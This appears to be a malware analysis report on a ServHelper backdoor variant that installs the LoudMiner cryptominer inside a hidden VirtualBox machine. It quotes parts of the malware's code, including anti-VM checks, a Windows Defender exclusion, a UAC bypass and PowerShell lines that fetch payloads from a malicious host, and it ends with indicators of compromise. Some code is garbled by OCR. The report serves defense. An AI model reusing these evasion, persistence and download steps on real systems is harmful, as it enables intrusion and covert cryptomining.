
ServHelper: Hidden Miners

It is always a good idea to have multiple options when it comes to making a profit. This is especially true for criminals. Having a backdoor is nice, but having the backdoored system directly make money is even better.

Backdoor malware is a crucial component of most persistent attacks for its capability to carry out further damage to an infiltrated system. As it enables the threat actors to have access to an infected system, it gives them possibilities for lateral movements throughout the network, deployment of other malicious components, and even direct communication and connection with them.

First seen during Q3 of 2018, a backdoor named **ServHelper** that is associated with the hacking group TA505 has been seen targeting financial and retail sectors. With the help of this backdoor, it enabled them to install and deploy other malware like Information Stealers (Predator Stealer), and Remote Access Trojans (RAT) (FlawedAmmy, NetSupport). And in January 2020, we have encountered a new variant that is readily capable of installing a CryptoMiner bundled with it. This Miner is hidden inside the infected system through a spawned virtualized environment.

Arrival and Loader Function




Installation Overview of ServHelper

This variant is compiled and delivered as an NSIS installer (Nullsoft Scriptable Install System) that usually arrives to its target as an attachment on an email luring the victim to open it. This attachment serves as a loader for the installers that will be dropped and loaded.


Upon execution, the loader will check if it is running on a virtualized environment. This evasion and anti-analysis technique enable it to detect if it is running on sandboxes or analysis tool that usually runs on a virtualized environment. It does this by checking for the presence of a file, *C:\aaa_TouchMeNot_.txt*, which is a legitimate test file of Windows Defender that is present if it is installed on a virtualized environment.

If the file is present, installation will stop.



```
NSIS1AY4SX—"
IfFileExists c:\aaa_TouchMeNot_.txt 0 3
Quit
Push [illegible]€
Call 68
```

Virtual Environment Detection through Window Defender Test File



```
UpdateStatusText Checking path 0
StrCpy $[32] " [illegible].€ [illegible]"€\upgrade.[illegible]€€"
StrCpy $[33] " [illegible]↑€"
UpdateStatusText installing components.. 0
UpdateStatusText Creating desktop icon 0
Call 68
```


String Preparation for PowerShell script file to be executed

As it proceeds, it will execute a PowerShell script file named *upgrade.ps1* contained on the NSIS installer's temporary directory ($temp).

The executed PowerShell script will decrypt and invoke the main Installer of ServHelper. The PowerShell command was encrypted with a combination of Base64 encoding and Triple DES Algorithm. This provides an added security from viewing the shell commands in plain text and contributes to the difficulty in manually decrypting the shell. The technique has also been seen used by other Powershell exploits such as PowerSploit.

After decrypting, it will use IEX (Invoke Expression) that will enable it to evaluate and execute the command. This command calls the main installer for ServHelper and its bundled CryptoMiner.

ServHelper Installer



```
$obphdwyodm = "W033/kr+9Gcsd5p8gtr+/TE7[illegible]
$encoding = New-Object System.Text.ASCIIEncoding;
$otwikwocs = $encoding.GetBytes("[illegible]");
$obphdwyodma = [Convert]::FromBase64String($obphdwyodm);
$derivedPass = New-Object System.Security.Cryptography.PasswordDeriveBytes($abhukpwer, $encoding.G
[Byte[]] $[illegible] = $derivedPass.GetBytes(16);
$mqdgpnkfjt = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider;
$mqdgpnkfjt.Mode = [System.Security.Cryptography.CipherMode]::CBC;
[Byte[]] $jdwxkqfptd = New-Object Byte[]($obphdwyodma.Length);
```

First Layer PowerShell Decryption Algorithm (Click to enlarge).


After the initial checks done by the loader, it will conduct another set of verification that will ensure that the target system can cater its full installation. It does this with the following checks:

1. Check if the running instance has Administrator privilege.
    1. It does this by checking the WindowsIdentity Class and look for the SID “S-1-5-32-544”, an ID that indicates that the user is an has Administrator privileges.
    2. If the running instance of PowerShell is not in Administrator level, the installer will try to escalate privilege by using DLL hijacking with the use of Fubuki from UACME project.

UACME is a collection of tools designed to bypass Window’s User Access Control (UAC) and grant the user with local administrator privileges. It is readily available via GitHub and is commonly used by Penetration Testers for research purposes. The escalation of privilege enables deployment and installation of its other components.

The hijack was done through Fubuki together with the vulnerable Windows components “Sysprep.exe” and “Wusa.exe”. This vulnerability was first discovered in 2017 on Windows 7 Build 7600 and has already been fixed on Windows 10 TH1 Build 10147. Beyond the fixed version, the installation will only proceed if the user has an Administrator privilege.

1. Check if the Read-Only Memory (ROM) size is more than 2MB (Megabytes) in SMBIOS (System Management BIOS).
    1. As there is no ROM in a virtual environment when SMBIOS is checked, this could be another anti-virtualization technique.



```
    $p4h=$($MyInvocation.MyCommand.Definition);

if(([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")) {

function react  {
 $source,
 $destination
```

Privilege checking using WindowsIdentity (Click to enlarge)


```
[illegible]
```

Anti-VM evasion technique on checking ROM size on SMBIOS (Click to enlarge)

If all the checking is satisfied, it will now proceed to install ServHelper and its components.


During installation, it will prepare its installation directory, *C:\Program Files\windows mail\,* by adding it on the target scan exclusion of Windows Defender using *Add-MpPreference -ExclusionPath*. This enables it to evade the scans of Windows Defender.

Afterwards, it will prepare the payload to be dropped by decrypting it using Base64 decoding and GZip decompression and saves them to each of its designated directories.



Variable	Decrypted File	Installation Full Path
$rdp64	RDP Wrapper Library	C:\Program Files\windows mail\appcache.xml
$bot64	ServHelper.dll	C:\Program Files\windows mail\default_list.xml
$cfg	Config of the RDP Wrapper	C:\Program Files\windows mail\cleanuptask.cfg
$clip	rdpclip.exe	C:\Windows\system32\rdpclip.exe
$vmt	Rfxvmt.dll	C:\Windows\system32\rfxvmt.dll

Installation Directories for ServHelper Components



```
$rdp = "[illegible]"
$bot = ""
$rdp64 = "[illegible]"
$bot64 = "[illegible]"
$cfg = "[illegible]"
$clip = "[illegible]"
$vmt = "[illegible]"
```


Variables Holding Encrypted binaries of ServHelper and Remote Desktop Components. (Click to enlarge)

Once the components are all decrypted and dropped, it will add the installed RDP Wrapper Library (Remote Desktop Protocol) “appcache.xml” as TermService’s Service DLL as its main target to be executed. The modified RDP Wrapper Library will then load the ServHelper DLL. TermService (Terminal Services) is natively present and related to RDP. It allows multiple uses to be connected to a machine as well as the display of desktops and applications to remote computers. This modification done by ServHelper will make sure it runs every time the service is started.

It can also be noticed that this specific variant only targets 64-bit Windows Operating Systems, as its variables that it is intended for the 32-bit version of ServHelper and RDP wrapper library were empty or insufficient. Variables $rdp and $bot are intended for the 32-Bit Version.

This completes the installation of ServHelper’s Backdoor Component. Once this installation is complete, it enables the threat actors to have backdoor access to the infected system, capable of sending commands and receiving information.

The Hidden Miner: LoudMiner




```
Start-sleep -s 10

cmd /c cmd /c net start rdpdr
cmd /c cmd /c net start TermService

#[Environment]::GetFolderPath("Desktop")|out-file c:\windows\temp\desk.txt

   $f= get-content $env:temp\chadshfsd323.txt

$ress=(GWMI Win32_Processor).VirtualizationFirmwareEnabled

if ($ress -eq $true) {
$instpath="$env:temp\vb"
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("https://download.virtualbox.org/virtualbox/[illegible]","$env:temp\vb.exe")
$WebClient.DownloadFile("http://[illegible].icu/box.zip","$env:temp\box.zip")
```

End of ServHelper Installation
Start of LoudMiner Installation

ServHelper’s Code and the Appended Script for LoudMiner (click to enlarge)

Previous version of ServHelper installers will end once the service of the backdoor is installed and deployed. But in this variant, we have noticed that its installer was modified to deploy an additional attack, a CryptoMiner dubbed as **LoudMiner**.

This CryptoMiner is named “Loud” due to its intensive use of an infected machine’s resources. It uses virtualization tool such as VirtualBox where it does the CryptoMining. Although this technique requires a lot of resource, it is a stealthy approach and does evade a lot of AV detection since it runs on a virtualized layer.



```
$res=(gwmi Win32_Processor).VirtualizationFirmwareEnabled

if ($res -eq $true) {
$instpath="$env:temp\vb"
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("https://download.virtualbox.org/virtualbox/6.0.14/VirtualBox-6.0.14-133895-Win.exe","$env:temp\vb.exe")
$WebClient.DownloadFile("http://almagel.icu/mon.zip","$env:temp\mon.zip")
```


Initial download form LoudMiner Installer (Click to enlarge)

As installation for the CryptoMiner commence, it will first check if the victim's system can cater a spawned virtualized environment. If it is capable and is allowed, it will proceed by downloading VirtualBox from its official source (*hxxp://download.virtualbox.org/virtualbox*) and download its other components from *hxxp://almagel[.]icu/mon[.]zip* which is known to host other components related to ServHelper's previous versions.

Looking inside the downloaded "mon.zip", we can find the following files:


```
NewVirtualDisk1.vdi     (Virtual Desktop Infrastructure for the malicious Virtual
images)
nssm.exe        (Non-Sucking Service Manager)
tb.vbox / tbs.vbox      (Virtual Image of TinyCore Linux with CryptoMiner)
```

There are two VirtualBox Virtual Images available for it to use. If the available physical memory of the infected system is less than 5 GB, it will use *tb.vbox* virtual image. And if it has more than 5 GB of available physical memory, the virtual image *tbs.vbox* will be used instead.




```
start-process $instpath\nssm.exe -args "install vmbox ""$instpath\VBoxManage.exe"""
sleep 10
$rmsz=(Get-CimInstance Win32_PhysicalMemory | Measure-Object -Property capacity -Sum).sum /1gb
if ($rmsz -le 5)
{
    start-process $instpath\nssm.exe -args "set vmbox AppParameters ""registervm $instpath\tb.vbox"""
} else
{
    start-process $instpath\nssm.exe -args "set vmbox AppParameters ""registervm $instpath\tbs.vbox"""
}
```

Choosing from which image to use depending on victim's available memory (Click to enlarge)



```
start-process $instpath\nssm.exe -args "start vmbox"
sleep 10
start-process $instpath\nssm.exe  -args "stop vmbox"
sleep 10
start-process $instpath\nssm.exe -args "set vmbox AppParameters ""startvm tb"""
sleep 10
start-process $instpath\nssm.exe -args "set vmbox start SERVICE_AUTO_START"
```

Creating and Running service using NSSM



tb [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl


```
   ( '>')
  /) TC (\    Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)              www.tinycorelinux.net

failed in waitforX
tc@box:~$ [2020-02-13 08:16:56.612] [losos.cn:7201] DNS error: "temporary failur
e"
[2020-02-13 08:17:00.611] [CC-Client] error: unable to performRequest POST -> ht
tp://rotoscoping.xyz:3309/client/setClientStatus?clientId=box
[2020-02-13 08:17:10.610] [CC-Client] error: unable to performRequest POST -> ht
tp://rotoscoping.xyz:3309/client/setClientStatus?clientId=box
[2020-02-13 08:17:11.629] [losos.cn:7201] DNS error: "temporary failure"
```

Loaded tb.vbox – TinyCore Linux Image

10.1

It will then use "nssm.exe" (Non-Sucking Service Manager) to install and run VirtualBox as a service. Non-Sucking Service Manager is a free utility tool that helps manage both background and foreground services. This provides it with a legitimate way of creating an instance of VirtualBox, providing another layer of stealth.

Upon loading the Virtual Box Image (In our test environment during analysis, the *tb.vbox*), it is configured to automatically connect to its server and run the CryptoMiner. This was done by modifying the *bootlocal.sh.*
Taking a closer look at the “bootlocal.sh”, we can see that it uses XMrig Miner as its CryptoMiner. XMRig is an open-source CPU-based CryptoMiner that was released in May 2017 mainly for mining Monero CryptoCurrency. It is a suitable CryptoMiner to exploit because it is open-source and it utilizes CPU which should be readily available to all potential targets. This completes the installation of the CryptoMining component that enables the infected machine to mine for CryptoCurrency while hiding inside a virtualized environment improving its chances of evasion and stealth.


Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
100 %
CPU Usage History
Memory
1.09 GB
Physical Memory Usage History
Resource Monitor...
tb [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

Physical Memory (MB)
Total 2047
Cached 565
Available 921
Free 403

Kernel Memory (MB)
Paged 84
Nonpaged 62

System
Handles 14600
Threads 657
Processes 57
Up Time 0:00:03:41
Commit (MB) 1303 / 4094

Processes: 57 CPU Usage: 100% Physical Memory: 55%

You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard

The Virtual Machine reports that the guest OS supports **mouse pointer integration**. This means that you do not need to *capture* the

```
 * LIBS         libuv/1.18.1-dev OpenSSL/1.1.1d hwloc/2.1.0
                L2:0.8 MB L3:24.0 MB 3C/3T NUMA:1
 * DONATE       1%
 * POOL #1      losos.cn:7201 algo auto
 * COMMANDS     hashrate, pause, resume
 * CC Server    rotoscoping.xyz:3389
[2020-05-07 08:39:06.831] configuration saved to: "/home/tc/xm/config.json"
[2020-05-07 08:39:06.843] [losos.cn:7201] DNS error: "temporary failure"
[2020-05-07 08:39:14.416] use pool losos.cn:7201  5.61.44.236
[2020-05-07 08:39:14.420] new job from losos.cn:7201 diff 51780 algo rx/0 height
 2092949
[2020-05-07 08:39:14.422]  rx   init dataset algo rx/0 (3 threads) seed da4e1226
136cc835...
[2020-05-07 08:39:14.424]  cpu  use profile  rx  (3 threads) scratchpad 2048 KB
[2020-05-07 08:39:14.427]  rx   #0 allocate 2336 MB (2080+256) for RandomX datas
et & cache
[2020-05-07 08:39:14.454]  rx   #0 failed to allocate RandomX dataset, switching
 to slow mode
[2020-05-07 08:39:14.457]  cpu  READY threads 3(3) huge pages 0/3 0% memory 6144
 KB (28 ms)
[2020-05-07 08:39:16.977]  rx   #0 init done (2553 ms)
failed in waitforX
tc@box:~$ _
```

An Infected System with LoudMiner Inside a VirtualBox

Conclusion

The ready combination of a backdoor capability and a CryptoMining component in a malware enables the threat actors to deliver both an active and a passive means of exploitation. It enables them to gain immediate passive benefit for each successful infection through CryptoMining, while still having the flexibility and foothold on an active control through the backdoor they have installed.

Whether you are using technology from your home, from your business, or from the organization that you are a part of, threats are real and are actively adding additional features on their arsenal. That is why it is important to always practice safe and secure use of technology because prevention will always be our first line of defense.

Threats escalating its privileges on infected machines is a crucial component in a cyberattack. And enforcing security concepts and policies from frameworks such as AAA (Authenticate, Authorize, Accounting) can help in ensuring that the highest possible UAC is enforced, thus helping to mitigate the risks.

And on top of that, it is also vital to make sure that we use a reliable security solution that covers multiple layers of protection from e-mail protection, network security, and up to an endpoint solution that is capable of cleverly protecting us from these kinds of threats.

IOC list

Binaries

SHA256 File Detection
C0F5375DD4530C7554212E7C8D85EBE41370BE49E1AA40D381F2E34CBF319134
(NSIS Loader; detection: Gen:Variant.Strictor.239587
A7ECF925427FA07C40FF335E57EE04DCB028A97B4C5A8429CC7ED101CB30B1D0
(upgrade.ps1; detection: PowerShell.Trojan.Agent.AQX)
26E2794167F5A4F5A1C7E708823B77FD6500290DF4DA225181D55F030B0043EB
(default_list.xml/ServHelper; detection: Gen:Variant.Ursu.750288)
85A8867844CC43840DB2ADB62153722A994EFEECC0F066A3E0211CAD69D1AA77
(appcache.xml; detection: Gen:Variant.Ursu.750421)

URLs

hxxp://rotoscoping[.]xyz[:]3389
hxxp://losos[.]cn[:]7201
hxxp://romashka[.]cn/guga[.]txt
hxxp://safuuf7774[.]pw/iplog/vmt[.]php?hst=vmt_installed_$env:computername
hxxp://almagel.icu/cp.exe
hxxp://almagel.icu/ssh.zip
hxxp://asggh554tgahhr.pw
hxxp://nsggh554tgahhr.pw
hxxp://sggh554tgahhr.pw
hxxp://dfsgu747hugr.pw
hxxp://esggh554tgahhr.pw
hxxp://hsggh554tgahhr.pw
hxxp://kuarela.xyz/1.txt
hxxps://sgahugu4ijgji.xyz/list/b.php
hxxp://asggh554tgahhr.pw/list/b.php
hxxp://gabardina.xyz/log.txt